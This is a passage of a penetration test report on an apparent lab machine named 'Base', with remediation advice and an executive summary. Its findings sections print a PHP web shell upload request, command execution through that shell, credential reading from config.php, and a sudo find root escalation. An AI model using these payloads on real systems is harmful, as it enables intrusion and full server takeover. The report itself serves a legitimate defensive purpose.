- **Impact:** This vulnerability enables an attacker to upload a PHP reverse shell or other malicious scripts. Once uploaded, these files can be executed to achieve full remote code execution, compromising the target server entirely.
- **Technical Summary:** By targeting the `/upload.php` endpoint with a crafted PHP payload (e.g., `<?php system($_GET["cmd"]); ?>`), the attacker receives a success JSON response indicating that the file was accepted and stored. This arbitrary file upload capability is a critical security failure.
- **Evidence:**

- File upload confirmation:



Request


```
POST /upload.php/ HTTP/1.1
Host: 10.129.136.13
Content-Length: 222
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
Accept: */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryAxaKbIDXrPJv9L9A
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/136.0.0.0 Safari/537.36
Origin: http://10.129.136.13
Referer: http://10.129.136.13/upload.php/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=ijg7ib5f56jlmpasrpduhffbql
Connection: keep-alive

------WebKitFormBoundaryAxaKbIDXrPJv9L9A
Content-Disposition: form-data; name="image"; filename="shell.php"
Content-Type: application/x-php

<?php system($_GET["cmd"]); ?>

------WebKitFormBoundaryAxaKbIDXrPJv9L9A--
```

Response


```
HTTP/1.1 200 OK
Date: Fri, 06 Jun 2025 21:23:06 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 36
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8

{
  "success":"Your file was uploaded"
}
```

Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send Cancel
Target: http://10.129.136.13
HTTP/1
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 1
Request headers 12
Response headers 9
0 highlights
Done
357 bytes | 1,039 millis
Event log (1) All issues
Memory: 152.8MB
Disabled

3.3 Vulnerability: Remote Code Execution (RCE)



```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```



Base Score 9.8 (Critical)

Attack Vector (AV): [✓ Network (N)] Adjacent (A) Local (L) Physical (P)

Attack Complexity (AC): [✓ Low (L)] High (H)

Privileges Required (PR): [✓ None (N)] Low (L) High (H)

User Interaction (UI): [✓ None (N)] Required (R)

Scope (S): [✓ Unchanged (U)] Changed (C)


Confidentiality (C): None (N) Low (L) [✓ High (H)]

Integrity (I): None (N) Low (L) [✓ High (H)]

Availability (A): None (N) Low (L) [✓ High (H)]


- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H 9.8 (Critical)
- **Description:** Following the arbitrary file upload, the application is vulnerable to remote code execution through an uploaded PHP shell. Attackers can execute arbitrary commands on the system remotely via crafted GET parameters.
- **Impact:** Exploitation of this vulnerability provides attackers with the ability to remotely execute commands with the privileges of the web server user (typically `www-data`), which can lead to full system compromise.
- **Technical Summary:** By accessing the uploaded shell using a URL like `http://base.htb/_uploaded/shell.php?cmd=id`, the attacker confirms that the system executes remote commands. This RCE vulnerability is directly linked to the insecure file upload implementation.
- **Evidence:**

- Remote command execution output:



```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

3.4 Vulnerability: Recycled Credentials Exposure




Base Score 7.5 (High)

Attack Vector (AV): [✓ Network (N)] Adjacent (A) Local (L) Physical (P)
Attack Complexity (AC): [✓ Low (L)] High (H)
Privileges Required (PR): [✓ None (N)] Low (L) High (H)
User Interaction (UI): [✓ None (N)] Required (R)
Scope (S): [✓ Unchanged (U)] Changed (C)
Confidentiality (C): None (N) Low (L) [✓ High (H)]
Integrity (I): [✓ None (N)] Low (L) High (H)
Availability (A): [✓ None (N)] Low (L) High (H)

- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N 7.5 (High)
- **Description:** Hardcoded or recycled credentials were discovered in a configuration file. The reuse of default or recycled credentials poses a significant risk if an attacker discovers them.
- **Impact:** Exposure of these credentials can allow attackers to authenticate as administrative users or gain access to other parts of the network or application. This may facilitate further exploitation through elevated privileges.
- **Technical Summary:** The configuration file (`config.php`), accessible via the uploaded shell, contains plain-text credentials (e.g., `username = "admin"; password = "REDACTED";`). The reuse of these sensitive values significantly lowers the barrier for further attacks.
- **Evidence:**
  - Configuration file content read via the shell (refer to the output showing the admin credentials from `config.php`).

3.5 Vulnerability: Online Configuration File Disclosure




Base Score 7.5 (High)

Attack Vector (AV): [✓ Network (N)] Adjacent (A) Local (L) Physical (P)
Attack Complexity (AC): [✓ Low (L)] High (H)
Privileges Required (PR): [✓ None (N)] Low (L) High (H)
User Interaction (UI): [✓ None (N)] Required (R)
Scope (S): [✓ Unchanged (U)] Changed (C)
Confidentiality (C): None (N) Low (L) [✓ High (H)]
Integrity (I): [✓ None (N)] Low (L) High (H)
Availability (A): [✓ None (N)] Low (L) High (H)


- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N 7.5 (High)

- **Description:** Critical configuration files, such as `config.php`, are accessible through the web server. This misconfiguration allows sensitive data to be exposed over the Internet.
- **Impact:** Disclosure of configuration files exposes internal application settings and credentials. This information can be leveraged by an attacker to gain deeper insights into the system architecture and to further exploit the target.
- **Technical Summary:** The vulnerability was exploited by reading the configuration file using path traversal commands (e.g., `cd ../login ; cat config.php`) via the uploaded shell. This action disclosed sensitive configuration details, including user credentials.

3.6 Vulnerability: Insecure Sudo Privileges




```
kali@kali ~/workspace/Base [17:22:47] $ ssh john@10.129.136.13
The authenticity of host '10.129.136.13 (10.129.136.13)' can't be established.
ED25519 key fingerprint is SHA256:k5IdZDsfwGXeUvZjXYi4d9cAO2nJByqN20fOhFdpZTo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.136.13' (ED25519) to the list of known hosts.
john@10.129.136.13's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Jun  6 21:42:44 UTC 2025

  System load:  0.08              Processes:             107
  Usage of /:   92.7% of 2.83GB   Users logged in:       0
  Memory usage: 30%               IP address for ens160: 10.129.136.13
  Swap usage:   0%

  => / is using 92.7% of 2.83GB


10 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


john@base:~$
```



```
john@base:~$ sudo -l
[sudo] password for john:
Matching Defaults entries for john on base:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on base:
    (root : root) /usr/bin/find
john@base:~$ sudo find . -exec /bin/sh \; -quit
# whoami
root
```

Base



Base Score

8.4
(High)

Attack Vector (AV)
Network (N) Adjacent (A) [✓ Local (L)] Physical (P)

Attack Complexity (AC)
[✓ Low (L)] High (H)

Privileges Required (PR)
[✓ None (N)] Low (L) High (H)

User Interaction (UI)
[✓ None (N)] Required (R)

Scope (S)
[✓ Unchanged (U)] Changed (C)

Confidentiality (C)
None (N) Low (L) [✓ High (H)]

Integrity (I)
None (N) Low (L) [✓ High (H)]


Availability (A)
None (N) Low (L) [✓ High (H)]

- **CVSS:** CVSS3.1: AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H 8.4 (High)
- **Description:** The local user `john` has been provisioned with overly permissive sudo privileges, including permission to execute `/usr/bin/find` as root without a password. This insecure configuration facilitates easy privilege escalation.
- **Impact:** An attacker who gains access as `john` can escalate privileges to root by exploiting the allowed command. This can lead to complete system compromise.
- **Technical Summary:** The sudoers listing (`sudo -l`) revealed that the user `john` can run `/usr/bin/find` with root privileges. This was exploited by executing the command:

```
sudo find . -exec /bin/sh \; -quit
```


- resulting in a root shell, as evidenced by the captured output.
- **Evidence:**

- Sudo privileges output screenshot:



```
kali@kali ~/workspace/Base [17:22:47] $ ssh john@10.129.136.13
The authenticity of host '10.129.136.13 (10.129.136.13)' can't be established.
ED25519 key fingerprint is SHA256:k5IdZDsfwGXeUvZjXYi4d9cAO2nJByqN20fOhFdpZTo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.136.13' (ED25519) to the list of known hosts.
john@10.129.136.13's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Jun  6 21:42:44 UTC 2025

  System load:  0.08              Processes:             107
  Usage of /:   92.7% of 2.83GB   Users logged in:       0
  Memory usage: 30%               IP address for ens160: 10.129.136.13
  Swap usage:   0%

  => / is using 92.7% of 2.83GB


10 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


john@base:~$ 
```

- Privilege escalation confirmation:



```
john@base:~$ sudo -l
[sudo] password for john:
Matching Defaults entries for john on base:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on base:
    (root : root) /usr/bin/find
john@base:~$ sudo find . -exec /bin/sh \; -quit
# whoami
root
```

4. Recommendations

To remediate and mitigate the vulnerabilities identified in this engagement—including insecure PHP credential validation functions, arbitrary file upload, remote code execution (RCE), recycled credentials exposure, online configuration file disclosure, and insecure sudo privileges—apply the following remediation controls:

1. **Strengthen Input Validation and Authentication Logic**
   - **Enforce Strong Type Checking:** Ensure that all input parameters, especially those used in authentication, are strictly validated against expected data types. Replace weak comparisons (e.g., using `strcmp()` without proper type-checking) with safe routines that verify the value is a scalar string.
   - **Adopt Secure Authentication Practices:** Use established authentication libraries and implement multi-factor authentication where possible. Regularly audit authentication code for potential bypass methods such as passing arrays or non-standard input types.

2. **Secure the File Upload Mechanism**
    - **Implement File Type and Content Validation:** Restrict file uploads by validating the MIME types, file extensions, and payload content. Use a whitelist approach to accept only permitted file types.
    - **Isolate Uploaded Files:** Store uploaded files in dedicated directories outside the web root or disable execution permissions in upload directories to prevent execution of malicious code.
    - **Rename and Secure Files on Upload:** Automatically rename files upon upload to avoid filename conflicts and hide original file names. Additionally, enforce strict file size limits and scan for embedded malicious code.
3. **Mitigate Remote Code Execution Risks**
    - **Disable Direct Execution of User-Supplied Files:** Ensure that files uploaded to the server are not directly executable by enforcing appropriate file permissions.
    - **Secure Application Endpoints:** Review endpoints that interact with user input to prevent command injection. Use sanitization libraries and secure APIs to process any dynamic input that could trigger an RCE.
    - **Conduct Regular Security Testing:** Run periodic penetration tests and static code analysis to detect potential RCE vectors that may emerge due to changes in the codebase.
4. **Protect Sensitive Configuration Data and Recycled Credentials**
    - **Relocate Critical Files:** Move configuration files (e.g., `config.php`) outside the publicly accessible web directory so that they cannot be read via HTTP requests.
    - **Use Secure Credential Management:** Replace hardcoded or recycled credentials by leveraging secure storage systems such as environment variables, dedicated vaults, or hardware security modules (HSMs).
    - **Enforce Principle of Least Privilege:** Apply strict file system permissions to sensitive files and regularly review credentials to ensure they follow secure storage practices.
5. **Restrict Sudo Privileges and Enforce Least Privilege for Local Users**
    - **Review and Tighten Sudo Configurations:** Remove unnecessary sudo privileges —particularly those that allow non-interactive commands like `/usr/bin/find` to execute with root privileges.
    - **Implement Role-Based Access Controls:** Limit administrative commands in the sudoers file and ensure that only trusted users have elevated rights.
    - **Monitor and Audit Sudo Activity:** Deploy logging and monitoring mechanisms for all sudo operations to quickly detect misuse or anomalies that could indicate abuse of privileges.
6. **Enhance Monitoring, Logging, and Incident Response**
    - **Centralize and Correlate Logs:** Implement a centralized logging system (e.g., SIEM) to monitor authentication attempts, file uploads, and command executions.

- **Establish an Incident Response Plan:** Develop and periodically test an incident response plan that outlines the steps to take when a vulnerability is exploited or a breach is detected.
- **Conduct Regular Security Assessments:** Schedule routine vulnerability scans, penetration tests, and code reviews to ensure that new vulnerabilities are identified and remediated promptly.

By enforcing these layered controls—ranging from robust input validation to hardened file permissions and tightened privilege management—the infrastructure will be significantly fortified, reducing the attack surface and mitigating the risks posed by the identified vulnerabilities. Continuous monitoring and proactive assessments will further ensure that security improvements adapt to evolving threat vectors.

Executive Summary

Imagine your organization as a highly advanced fortress, with state-of-the-art locks, vigilant guards, and round-the-clock surveillance. During our assessment, however, we discovered that some of the doors weren't as secure as they should be. In plain terms, it's as if one of these doors was left slightly ajar and the keys were left on the reception desk—making it easy for an intruder to step right in. We found several weaknesses: the way user credentials are validated can be easily bypassed, the file upload process is too lenient (allowing attackers to sneak in harmful files), and sensitive data like configuration details and credentials are exposed. On top of that, certain local permissions let a regular user quickly gain administrator-level control. These issues, although they might seem minor individually, combine to create a serious risk to your organization's security.

Business Impact and Recommended Next Steps

If these weaknesses remain unaddressed, your organization could face major consequences:

- **Data Compromise:** Attackers could access sensitive business information, putting your core data at risk.
- **Operational Disruptions:** Critical systems might be hijacked, leading to downtime and interruptions in daily operations.
- **Reputation Damage:** A breach can erode trust with your clients and partners, harming your brand's reputation and potentially affecting your bottom line.

To protect your business, we strongly recommend you invest in strengthening your security in the following ways:

- **Improve Access Controls:** Adopt robust authentication methods that make it nearly impossible for an attacker to bypass initial entry points.
- **Harden File Uploads:** Tighten the file upload process so that only safe, validated content can enter your system.

- **Secure Sensitive Data:** Relocate and secure configuration files and credentials so that they cannot be accessed through the internet.
- **Limit Privileges:** Re-examine and restrict local user privileges (especially the ability to quickly obtain higher-level rights) to reduce the risk of full system compromise.
- **Continuous Monitoring:** Implement a strong logging, alerting, and regular auditing process to detect and respond to suspicious activities immediately.

Technical Summary

In simple terms, our technical review uncovered the following critical issues:

1. **Weak Authentication Logic:** The current method of validating user credentials allows an attacker to bypass security by exploiting how inputs are handled—think of it as a door with a faulty lock.
2. **Arbitrary File Upload:** The system permits unfiltered file uploads, which means harmful files (like a digital backdoor) can be introduced into your network.
3. **Remote Code Execution:** Once a file is uploaded, an attacker can remotely execute commands—a bit like handing them the keys to several secure rooms.
4. **Exposure of Sensitive Information:** Important configuration files and credentials are left out in the open, similar to leaving confidential documents on a public counter.
5. **Excessive Local Privileges:** Some users have access rights that allow them to escalate their control quickly, which is equivalent to giving a janitor the power to unlock the safe.

This chain of vulnerabilities shows that while your fortress has strong walls, one overlooked detail—a gap or an unlocked door—can undermine the entire defense. Addressing these issues through immediate and focused investments in security will ensure that all parts of your organization are as protected as they should be.

By investing now in these security improvements, you are not just fixing a few issues; you're reinforcing the entire foundation of your organization's digital infrastructure, protecting your data, your operations, and your reputation for the long term.

Appendix: Tools Used

- **Ping Description:** A basic ICMP utility used to verify connectivity and validate if the target host is up. In our assessment, the `ping` command returned a TTL of 63, which served as an initial indicator of the target's Linux environment.
- **Nmap Description:** A comprehensive network scanner utilized to perform full TCP port scans and service detection. Nmap identified critical open ports (e.g., SSH on port 22 and HTTP on port 80) and provided detailed service banners, which were instrumental in understanding the target system's configuration.
- **FFUF (Fuzz Faster U Fool) Description:** An effective web fuzzing tool used for enumerating directories and files. FFUF enabled us to uncover hidden or sensitive endpoints within the web application—such as those under the `/login` directory—by

leveraging common wordlists to detect files and directories that should not be publicly accessible.

- **Gobuster Description:** A fast directory and file brute-forcing tool used to further map the web application’s structure. Gobuster confirmed the presence of key directories, including the one hosting the uploaded PHP shell, ensuring comprehensive coverage of potential attack surfaces.
- **WhatWeb Description:** A web technology fingerprinting utility that helped identify the frameworks and software running on the target server. WhatWeb provided insights into the underlying technologies (such as Apache and Bootstrap), corroborating and supplementing the findings from our manual inspections.
- **SSH Client Description:** A secure shell utility to securely connect to and interact with the target system once valid credentials were obtained. Following the successful exploitation of configuration file disclosures, the SSH client facilitated direct command-line access to the compromised host for post-exploitation activities.

